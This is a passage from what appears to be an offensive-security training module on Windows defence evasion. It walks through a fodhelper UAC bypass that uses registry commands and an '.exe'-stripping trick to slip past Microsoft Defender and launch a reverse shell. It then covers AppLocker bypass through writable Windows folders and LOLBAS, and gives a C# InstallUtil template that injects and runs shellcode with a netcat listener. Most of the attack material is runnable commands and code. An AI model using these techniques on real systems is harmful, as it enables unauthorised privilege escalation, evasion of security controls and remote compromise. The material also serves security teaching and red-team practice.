8:28:0...	fodhelper.exe	5880	RegQueryKey	HKCR\ms-settings\Shell\Open\Command	SUCCESS	Query: Name	High
8:28:0...	fodhelper.exe	5880	RegQueryKey	HKCR\ms-settings\Shell\Open\Command	SUCCESS	Query: HandleTags, HandleTags: 0x0	High
8:28:0...	fodhelper.exe	5880	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open\Command	NAME NOT FOUND	Desired Access: Maximum Allowed	High
8:28:0...	fodhelper.exe	5880	RegQueryValue	HKCR\ms-settings\Shell\Open\Command\DelegateExecute	SUCCESS	Type: REG_SZ, Length: 78, Data: (4...	High
8:28:0...	fodhelper.exe	5880	RegCloseKey	HKCR\ms-settings\Shell\Open\Command	SUCCESS		High

Registry keys ending with `"Shell\Open\Command"` are used to tell `Windows` how to open various file types, so for example `GIF` files should be opened with `iexplore.exe` as is defined here:



Basically, `FodHelper` tries to read `"...\ms-settings\Shell\Open\Command"` because it wants to open something using the `ms-settings` protocol, and it needs to know how. We saw in a previous screenshot that it first checked `HKCU` and then `HKCR` after the first path was not found. Since we are able to modify `HKCU`, we should be able to control the value `FodHelper` receives.

Traditionally, the bypass was to set `"HKCU\Software\Classes\ms-settings\Shell\Open\command"` to whatever command we wanted to run, however nowadays `Microsoft Defender Antivirus` will kill the process as soon as you write to this key:

```
New-Item "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Force
New-ItemProperty -Path "HKCU:\Software\Classes\ms-
settings\Shell\Open\command" -Name "DelegateExecute" -Value "" -Force
Set-ItemProperty -Path "HKCU:\Software\Classes\ms-
settings\Shell\Open\command" -Name "(default)" -Value "cmd.exe" -Force

C:\Windows\System32\fodhelper.exe
```

As it turns out, however, it is very easy to bypass this detection. As explained in this blog post, `Microsoft Defender Antivirus` is only triggered when it senses `".exe"` in the value being set, so if you simply remove the `".exe"` you will not get blocked.

In `Windows`, you do not need to specify `".exe"` for `Windows` to locate a binary. So for example, if you tried running `C:\Windows\System32\cmd` you will notice that `cmd.exe` is still launched.



Making this slight adaptation, we can see that the bypass works without getting blocked by `Microsoft Defender Antivirus` (in this case launching `RShell.exe`):

```
New-Item "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Force
New-ItemProperty -Path "HKCU:\Software\Classes\ms-
```

```
settings\Shell\Open\command" -Name "DelegateExecute" -Value "" -Force
Set-ItemProperty -Path "HKCU:\Software\Classes\ms-
settings\Shell\Open\command" -Name "(default)" -Value
"C:\Windows\Tasks\RShell <IP> 8080" -Force

C:\Windows\System32\fodhelper.exe
```



To cleanup after the bypass, we should run the following command:

```
Remove-Item "HKCU:\Software\Classes\ms-settings\" -Recurse -Force
```

Extra Reference: WinPwnage

A project which may serve as a useful reference which researching other `UAC bypass` techniques is WinPwnage, which contains `Python` implementations of `15` different vectors.

AppLocker

Introduction to AppLocker

AppLocker is a `Windows` (defense-in-depth) security feature which allows administrators to `restrict which apps and files a user can run`. Rules may be applied to the following file types:

- `Executable files`: .exe, .com
- `Windows Installer files`: .msi, .msp
- `Scripts`: .js, .ps1, .vbs, .cmd, .bat
- `Packaged apps`: .aappx
- `Dynamic-Link Libraries`: .dll



In practice, `Dynamic-Link libraries` are not typically restricted, since `Microsoft` requires administrators to explicitly enable this rule collection due to reduced system performance issues.



Each file type has a default ruleset provided by `Microsoft`. For example, the default ruleset for `executable files`, is the following three rules:

- `Everyone` may run `executable files` located in `%PROGRAMFILES%\*`
- `Everyone` may run `executable files` located in the `%WINDIR%\*`
- `Administrators` may run executable files located anywhere



Attempting to run a file which is not allowed by the `AppLocker` ruleset results in one of the following error messages (1: attempting to run from commandline, 2: attempting to run from GUI):


Windows PowerShell
PS C:\Tools\RShell\RShell\bin\x64\Release> .\RShell.exe 8888
Program 'RShell.exe' failed to run: This program is blocked by group policy. For more information, contact your system administratorAt line:1 char:1
+ .\RShell.exe 8888
+ ~~~

```
Program Files folder." UserOrGroupSid="S-1-1-0" Action="Allow">
    <Conditions>
        <FilePathCondition Path="%PROGRAMFILES%\*" />
    </Conditions>
</FilePathRule>
<SNIP>
```

If we wanted to test whether or not we would be able to run a certain file without actually trying to run it, we could use the Test-AppLockerPolicy PowerShell cmdlet like so:

```
PS C:\Users\max> Get-AppLockerPolicy -Effective | Test-AppLockerPolicy -
Path C:\Tools\SysinternalsSuite\procexp.exe -User max

FilePath                                PolicyDecision MatchingRule
--------                                -------------- ------------
C:\Tools\SysinternalsSuite\procexp.exe DeniedByDefault

PS C:\Users\max> Get-AppLockerPolicy -Effective | Test-AppLockerPolicy -
Path C:\Tools\SysinternalsSuite\procexp.exe -User maria

FilePath                                PolicyDecision MatchingRule
--------                                -------------- ------------
C:\Tools\SysinternalsSuite\procexp.exe        Allowed (Default Rule) All
files
```

Exploiting the Default Ruleset

Example: Executable Files

Now that we understand what `AppLocker` is, and how to enumerate its policy, let's understand why the default ruleset is insecure, and how attackers may easily exploit it to bypass `AppLocker`. Once more, here is the default ruleset for `executable files`:

```
...[SNIP]...
<RuleCollection Type="Exe" EnforcementMode="Enabled">
    <FilePathRule Id="921cc481-6e17-4653-8f75-050b80acca20" Name="(Default
Rule) All files located in the Program Files folder" Description="Allows
members of the Everyone group to run applications that are located in the
Program Files folder." UserOrGroupSid="S-1-1-0" Action="Allow">
        <Conditions>
            <FilePathCondition Path="%PROGRAMFILES%\*" />
        </Conditions>
    </FilePathRule>
    <FilePathRule Id="a61c8b2c-a319-4cd0-9690-d2177cad7b51" Name="(Default
Rule) All files located in the Windows folder" Description="Allows members
```

```
of the Everyone group to run applications that are located in the Windows
folder." UserOrGroupSid="S-1-1-0" Action="Allow">
        <Conditions>
            <FilePathCondition Path="%WINDIR%\*" />
        </Conditions>
    </FilePathRule>
    <FilePathRule Id="fd686d83-a829-4351-8ff4-27c7de5755d2" Name="(Default
Rule) All files" Description="Allows members of the local Administrators
group to run all applications." UserOrGroupSid="S-1-5-32-544"
Action="Allow">
        <Conditions>
            <FilePathCondition Path="*" />
        </Conditions>
    </FilePathRule>
</RuleCollection>
...[SNIP]...
```


As you can see, The second rule with the ID " `a61c8b2c-a319-4cd0-9690-d2177cad7b51` " allows members of the `Everyone group (SID: S-1-1-0)` to run `executable files` in `%WINDIR%\*`. Using the following `PowerShell` script, we can enumerate folders inside `%WINDIR%` which standard users can both `write to` and `execute from`:

```
Get-ChildItem $env:windir -Directory -Recurse -ErrorAction
SilentlyContinue | ForEach-Object {
    $dir = $_;
    (Get-Acl $dir.FullName).Access | ForEach-Object {
        if ($_.AccessControlType -eq "Allow") {
            if ($_.IdentityReference.Value -eq "NT AUTHORITY\Authenticated
Users" -or $_.IdentityReference.Value -eq "BUILTIN\Users") {
                if (($_.FileSystemRights -like "*Write*" -or
$_.FileSystemRights -like "*Create*") -and $_.FileSystemRights -like
"*Execute*") {
                    Write-Host ($dir.FullName + ": " +
$_.IdentityReference.Value + " (" + $_.FileSystemRights + ")");
                }
            }
        }
    };
}
```

After allowing this script to run, we get the following list of folders and respective permissions. Hypothetically, we could use any of these folders to bypass `AppLocker` restrictions for `executable files`.

```
PS C:\Users\Administrator> C:\Tools\AppLockerBypassChecker.ps1
C:\Windows\Tasks: NT AUTHORITY\Authenticated Users (CreateFiles,
ReadAndExecute, Synchronize)
C:\Windows\Temp: BUILTIN\Users (CreateFiles, AppendData, ExecuteFile,
Synchronize)
C:\Windows\tracing: BUILTIN\Users (Write, ReadAndExecute, Synchronize)
C:\Windows\System32\spool\drivers\color: BUILTIN\Users (CreateFiles,
ReadAndExecute, Synchronize)
C:\Windows\Temp\MsEdgeCrashpad: BUILTIN\Users (CreateFiles, AppendData,
ExecuteFile, Synchronize)
C:\Windows\Temp\MsEdgeCrashpad\attachments: BUILTIN\Users (CreateFiles,
AppendData, ExecuteFile, Synchronize)
C:\Windows\Temp\MsEdgeCrashpad\reports: BUILTIN\Users (CreateFiles,
AppendData, ExecuteFile, Synchronize)
```

For example, if we tried copying `NotMalware.exe` to `C:\Windows\Tasks`, we notice that `AppLocker` does not prevent us from running the file:




Example: Scripts

A brief look at the default ruleset for restricting `scripts` shows that the same bypass can be used.


```
...[SNIP]...
<RuleCollection Type="Script" EnforcementMode="Enabled">
    <FilePathRule Id="06dce67b-934c-454f-a263-2515c8796a5d" Name="(Default
Rule) All scripts located in the Program Files folder" Description="Allows
members of the Everyone group to run scripts that are located in the
Program Files folder." UserOrGroupSid="S-1-1-0" Action="Allow">
        <Conditions>
            <FilePathCondition Path="%PROGRAMFILES%\*" />
        </Conditions>
    </FilePathRule>
    <FilePathRule Id="9428c672-5fc3-47f4-808a-a0011f36dd2c" Name="(Default
```

```
Rule) All scripts located in the Windows folder" Description="Allows
members of the Everyone group to run scripts that are located in the
Windows folder." UserOrGroupSid="S-1-1-0" Action="Allow">
        <Conditions>
            <FilePathCondition Path="%WINDIR%\*" />
        </Conditions>
    </FilePathRule>
    <FilePathRule Id="ed97d0cb-15ff-430f-b82c-8d7832957725" Name="(Default
Rule) All scripts" Description="Allows members of the local Administrators
group to run all scripts." UserOrGroupSid="S-1-5-32-544" Action="Allow">
        <Conditions>
            <FilePathCondition Path="*" />
        </Conditions>
    </FilePathRule>
</RuleCollection>
...[SNIP]...
```

So for example, the following `VBscript` located on `max's` desktop is blocked by the default `AppLocker` script policy:



However, moving the file to `C:\Windows\Tasks` allows us to execute it:



LOLBAS: InstallUtil

Living off the Land

Another popular technique attackers use to evade detection (and bypass `AppLocker`) is called `"living off the land"` (`LOTL`), which refers to abusing binaries already within the victim's OS to carry out attacks. A very good resource for this type of attack is the LOLBAS project, which contains a searchable list of `Microsoft-signed` binaries and how they may be abused in various ways.

For example, if we wanted to find a way to execute code (e.g., to bypass AppLocker), we could search `"/execute"` and then click on a binary to view details about how the attack is carried out.

/execute

Binary	Functions	Type	ATT&CK® Techniques
AddinUtil.exe	Execute	Binaries	T1218: System Binary Proxy Execution
At.exe	Execute	Binaries	T1053.002: At
Atbroker.exe	Execute	Binaries	T1218: System Binary Proxy Execution
Bash.exe	Execute AWL bypass	Binaries	T1202: Indirect Command Execution
Bitsadmin.exe	Alternate data streams Download Copy Execute	Binaries	T1564.004: NTFS File Attributes T1105: Ingress Tool Transfer T1218: System Binary Proxy Execution

Let's imagine we decide on the `InstallUtil.exe` binary and view the details. The website itself will not contain all the necessary details on how to exploit each binary, however links to external resources will be available which may describe the attacks better.

.. /Installutil.exe

Star 6,610

AWL bypass (DLL, Custom Format) | Execute (DLL, Custom Format) | Download (INetCache)

The Installer tool is a command-line utility that allows you to install and uninstall server resources by executing the installer components in specified assemblies

Paths:
C:\Windows\Microsoft.NET\Framework\v2.0.50727\InstallUtil.exe
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\InstallUtil.exe
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe

Resources:
- https://pentestlab.blog/2017/05/08/applocker-bypass-installutil/
- https://evi1cg.me/archives/AppLocker_Bypass_Techniques.html#menu_index_12
- https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1218.004/T1218.004.md
- https://www.blackhillsinfosec.com/powershell-without-powershell-how-to-bypass-application-whitelisting-environment-restrictions-av/
- https://oddvar.moe/2017/12/13/applocker-case-study-how-insecure-is-it-really-part-1/
- https://docs.microsoft.com/en-us/dotnet/framework/tools/installutil-exe-installer-tool

In these next two sections, we will cover two common `"LOLBINs"` which can be used to execute arbitrary code while bypassing `AppLocker`.

Introduction to InstallUtil

InstallUtil is a `Microsoft` command-line utility which can be used to install and uninstall server resources. The program is automatically installed alongside Visual Studio, and is typically located in the following locations:

- 32-bit: `C:\Windows\Microsoft.NET\Framework\v4.0.30319`
- 64-bit: `C:\Windows\Microsoft.NET\Framework64\v4.0.30319`


Since `InstallUtil.exe` is a legitimate `Microsoft` binary, and it is located under `C:\Windows`, it will more often than not be permitted by whatever `AppLocker` policy is in place (including the default rulesets):

```
PS C:\Users\max> Get-AppLockerPolicy -Effective | Test-AppLockerPolicy -
Path C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe

FilePath
PolicyDecision MatchingRule
--------                                                        ------------
-- ------------
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe
Allowed (Default Rule) All files located in the Windows folder
```


Besides bypassing `AppLocker`, programs such as `InstallUtil` are extremely useful to attackers, since they may be used to make malicious actions appear like they belong.

Executing Code with InstallUtil

Now that we have a better understanding of what `InstallUtil` is, let's take a look at how we may abuse it to execute arbitrary code. In order to do this, we will need to open `Visual Studio` and create a new project, using the `Console App (.NET Framework)` template (for the project name, we can choose `NotMalware_IU`).




In order for `InstallUtil` to know what code it has to execute, we will need to extend the System.Configuration.Install.Installer class. Since this is not a default class, we will need to manually add a reference to the library which contains it. We can do this through the `Project > Add Reference...` menu.



Inside the `Reference Manager`, we will need to click `Browse...` and select the following DLL file:

```
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Configuration.Install\v4
.0_4.0.0.0__b03f5f7f11d50a3a\System.Configuration.Install.dll
```

Once selected, hit `OK` to add the reference to the library.



With the necessary namespace referenced, we may begin programming our exploit. The following code may be used as a template:

```
using System;
using System.Configuration.Install;

public class NotMalware_IU
{
    public static void Main(string[] args)
    {
    }
}

[System.ComponentModel.RunInstaller(true)]
public class A : System.Configuration.Install.Installer
{
    public override void Uninstall(System.Collections.IDictionary
savedState)
    {
        // CODE EXECUTION
    }
```

```
}
```

The class `NotMalware_IU` has an empty `Main` method. In this case, the second class `A` (named arbitrarily) which extends the `Installer` class is the one which matters. In that class, we will override the `Uninstall` method, so that when we tell `InstallUtil` to uninstall our compiled program, it will execute whatever code we put inside this method.

Let's modify this project to execute our `micr0_shell` payload from the `Dynamic Analysis` section. The `DllImport` statements need to be added to the top of the `A` class:


```
<SNIP>
public class A : System.Configuration.Install.Installer
{
    [DllImport("kernel32")]
    private static extern IntPtr VirtualAlloc(IntPtr lpStartAddr, UInt32
size, UInt32 flAllocationType, UInt32 flProtect);

    [DllImport("kernel32")]
    private static extern bool VirtualProtect(IntPtr lpAddress, uint
dwSize, UInt32 flNewProtect, out UInt32 lpflOldProtect);

    [DllImport("kernel32")]
    private static extern IntPtr CreateThread(UInt32 lpThreadAttributes,
UInt32 dwStackSize, IntPtr lpStartAddress, IntPtr param, UInt32
dwCreationFlags, ref UInt32 lpThreadId);

    [DllImport("kernel32")]
    private static extern UInt32 WaitForSingleObject(IntPtr hHandle,
UInt32 dwMilliseconds);

    public override void Uninstall(System.Collections.IDictionary
savedState)
    {
        <SNIP>
```

And then the shellcode decryption/injection logic needs to replace the comment which says `"CODE EXECUTION"` inside the `Uninstall` method:

```
    <SNIP>
    public override void Uninstall(System.Collections.IDictionary
savedState)
    {
        // Shellcode (micr0_shell)
        string bufEnc = "<SNIP>";
```

```
        // Decrypt shellcode
        <SNIP>
    }
}
```

Since the `micr0_shell` payload we are using is 64-bit, we need to modify the compilation options. At the top of the `Visual Studio` window, where it says `Debug, Any CPU`, switch `Debug` to `Release`. Next, click on `Any CPU` and select `Configuration Manager...`. Inside the `Configuration Manager` window, click `Any CPU`, select `<New...>`, click `ARM64` and select `x64`. Finally, click `OK` and then `Close`.




With everything ready, click `Build > Build NotMalware_IU` from the menu to build the program. The compiled program will be located in `<PROJECT>\bin\x64\Release`.

Finally, to (ab)use `InstallUtil.exe` to execute our code, we may prepare a `netcat` listener, and use the following command (making sure to specify the 64-bit version of `InstallUtil.exe`):

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile=
/LogToConsole=false /U
